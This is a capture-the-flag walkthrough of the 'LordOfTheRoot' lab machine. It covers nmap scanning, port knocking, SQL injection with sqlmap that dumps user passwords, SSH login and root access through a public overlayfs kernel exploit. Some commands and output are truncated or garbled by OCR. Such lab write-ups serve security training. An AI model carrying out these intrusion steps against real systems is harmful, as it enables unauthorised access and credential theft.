

DEPI Machine

Discover the IP of the target machine

```
sudo netdiscover -r 192.168.75.0/24
```

```

kali@kali: ~$ netdiscover -i eth0 -R
Currently scanning: Finished! | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180



| IP             | At MAC Address    | Count | Len | MAC Vendor / Hostname |
|----------------|-------------------|-------|-----|-----------------------|
| 192.168.75.1   | 00:50:56:c0:00:08 | 1     | 60  | VMware, Inc.          |
| 192.168.75.130 | 00:0c:29:5e:d9:e9 | 1     | 60  | VMware, Inc.          |
| 192.168.75.254 | 00:50:56:f4:83:b8 | 1     | 60  | VMware, Inc.          |


```

you identified the target IP : 192.168.75.130

Scan the network

```
nmap -p- -T4 -A -Pn -v 192.168.75.130
```

```

Initiating NSE at 11:30
Completed NSE at 11:30, 0.00s elapsed
Initiating NSE at 11:30
Completed NSE at 11:30, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 11:30
Completed Parallel DNS resolution of 1 host. at 11:31, 13.00s elapsed
Initiating Connect Scan at 11:31
Scanning 192.168.75.130 [65535 ports]
Discovered open port 22/tcp on 192.168.75.130
Connect Scan Timing: About 23.64% done; ETC: 11:33 (0:01:40 remaining)
Connect Scan Timing: About 59.59% done; ETC: 11:32 (0:00:41 remaining)
Completed Connect Scan at 11:32, 87.80s elapsed (65535 total ports)
Initiating Service scan at 11:32
Scanning 1 service on 192.168.75.130
Completed Service scan at 11:32, 0.03s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.75.130.
Initiating NSE at 11:32
Completed NSE at 11:32, 5.03s elapsed
Initiating NSE at 11:32
Completed NSE at 11:32, 0.00s elapsed
Initiating NSE at 11:32
Completed NSE at 11:32, 0.00s elapsed
Nmap scan report for 192.168.75.130
Host is up (0.0010s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
|   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
|   256  f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
|_  256  34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 11:32
Completed NSE at 11:32, 0.00s elapsed
Initiating NSE at 11:32
Completed NSE at 11:32, 0.00s elapsed
Initiating NSE at 11:32
Completed NSE at 11:32, 0.00s elapsed

```

the open is 22 SSH

and you also got Not shown: 65534 filtered TCP ports (no-response)

so you know you have a firewall that you need to bypass it

Fragment the packet

```
sudo nmap -f 192.168.75.130
```

```
(kali㉿kali)-[~]
└─$ sudo nmap -f 192.168.75.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-16 11:38 EDT
Nmap scan report for 192.168.75.130
Host is up (0.00093s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:5E:D9:E9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.68 seconds
```

Discover the open port

```
ssh 192.168.75.130
```

```
(kali㉿kali)-[~]  
$ ssh 192.168.75.130
```



```
Easy as 1,2,3  
kali@192.168.75.130's password:
```

you have the hint easy 1,2,3

and the hint knock:

```
knock 192.168.75.130 1 2 3
```


Try to scan the network again

```


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
|   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
|   256  f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
|_  256  34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
1337/tcp  open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

```

you have a new open port 1337 which has Apache/2.4.7 server



the source code



Try robots.txt

```

1 <html>
2 
3 <!--THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhbPSBDbG9zZXIh>
4 </html>
5

```

you have a new string added here

try to decode it

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

STEP **BAKE!** ☒ Auto Bake

Input

THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhbPSBDbG9zZXIh

Output

Lzk30DM0NTIXmC9pbmRleC5waHA= Closer!

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

STEP **BAKE!** ☒ Auto Bake

Input

Lzk30DM0NTIXmC9pbmRleC5waHA= Closer!

Output

/978345210/index.php
ZsZ

now you have a new path

/978345210/index.php


Explore the new path



you have a login form

know you can try injection attacks

first lets take a look of the packets using Burp suite



we saved it into a file request.txt

SQL injection using sqlmap

```
sqlmap -r request.txt --dbs --batch --level 3
```

```
[12:14:26] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
```

a new website appeared /97345210/profile.php

the sqlmap logged in the profile.php

so the sqlmap ran into errors

```
12:15:13 [INFO] the back-end DBMS is MySQL
12:15:13 [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential d
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
12:15:13 [INFO] fetching database names
12:15:13 [INFO] fetching number of databases
12:15:13 [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
12:15:18 [WARNING] detected HTTP code '302' in validation phase is differing from expected '200'
12:15:18 [ERROR] invalid character detected. retrying..
12:15:18 [WARNING] increasing time delay to 6 seconds
12:15:24 [ERROR] invalid character detected. retrying..
12:15:24 [WARNING] increasing time delay to 7 seconds
12:15:31 [ERROR] invalid character detected. retrying..
12:15:31 [WARNING] increasing time delay to 8 seconds
12:15:39 [ERROR] invalid character detected. retrying..
12:15:39 [WARNING] increasing time delay to 9 seconds
12:15:48 [ERROR] invalid character detected. retrying..
12:15:48 [WARNING] increasing time delay to 10 seconds
12:15:58 [ERROR] unable to properly validate last character value ('4')..
12:15:58 [INFO] retrieved:
12:16:13 [ERROR] invalid character detected. retrying..
12:16:13 [WARNING] increasing time delay to 6 seconds
12:16:31 [ERROR] invalid character detected. retrying..
12:16:31 [WARNING] increasing time delay to 7 seconds
12:16:52 [ERROR] invalid character detected. retrying..
12:16:52 [WARNING] increasing time delay to 8 seconds
12:17:17 [ERROR] invalid character detected. retrying..
12:17:17 [WARNING] increasing time delay to 9 seconds
12:17:44 [ERROR] invalid character detected. retrying..
12:17:44 [WARNING] increasing time delay to 10 seconds
12:18:14 [ERROR] unable to properly validate last character value ('i')..
^C
```

```
sqlmap -r request.txt --dbs --batch --level 3 --dbms=mysql
```

```
[12:21:02] [INFO] retrieved: performance
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] Webapp
```

Explore Webapp

```
sqlmap -r request.txt -D Webapp --tables --threads 10 --risk:
```

```

[12:26:28] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pr
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
1
[12:26:33] [INFO] retrieved:
[12:26:43] [INFO] adjusting time delay to 1 second due to good response times
Users
Database: Webapp
[1 table]
+-----+
| Users |
+-----+

[12:26:56] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.75.130'

[*] ending @ 12:26:56 /2024-09-16/

```

```
sqlmap -r request.txt -D Webapp -T Users --dump --dbs --threa
```

```

[12:26:57] [INFO] retrieved:
Database: Webapp
Table: Users
[5 entries]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | iwilltakethering | frodo |
| 2 | MyPreciousR00t | smeagol |
| 3 | AndMySword | aragorn |
| 4 | AndMyBow | legolas |
| 5 | AndMyAxe | gimli |
+-----+-----+-----+

```

```
ssh smeagol@192.168.75.130
```

```

smeagol@192.168.75.130's password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic i686)

 * Documentation:  https://help.ubuntu.com/

      _ _ _ _ _
     / _ _ _ _ _
    / _ _ _ _ _
   / _ _ _ _ _
  / _ _ _ _ _
 / _ _ _ _ _
/_ _ _ _ _

Last login: Tue Sep 22 12:59:38 2015 from 192.168.55.135
smeagol@LordOfTheRoot:~$
: 1          ff00::0          ff02::2          ip6-allrouters  ip6-localnet  ip6-mcastprefix  LordOf
e00::0       ff02::1          ip6-allnodes   ip6-localhost  ip6-loopback    localhost
smeagol@LordOfTheRoot:~$

```

know we have initial foothold



uname -a

```
smeagol@LordOfTheRoot:~$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:~$
```

here we know the version of the kernel 3.19.0 let's find privilege escalation for it using searchsploit we found

```
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1) | linux/local/39166.c
```

let's copy the code in it and put it on target machine in .c file

```
smeagol@LordOfTheRoot:~$ gcc -o exploit 39166.c
smeagol@LordOfTheRoot:~$ ls
39166.c  Documents  examples.desktop  Music  output_file  priv2.c  Public  test.txt
Desktop  Downloads  exploit          output  Pictures     priv.c   Templates  Videos
smeagol@LordOfTheRoot:~$ ./exploit
root@LordOfTheRoot:~# id
uid=0(root) gid=1000(smeagol) groups=0(root),1000(smeagol)
root@LordOfTheRoot:~#
```

here it worked and now we root.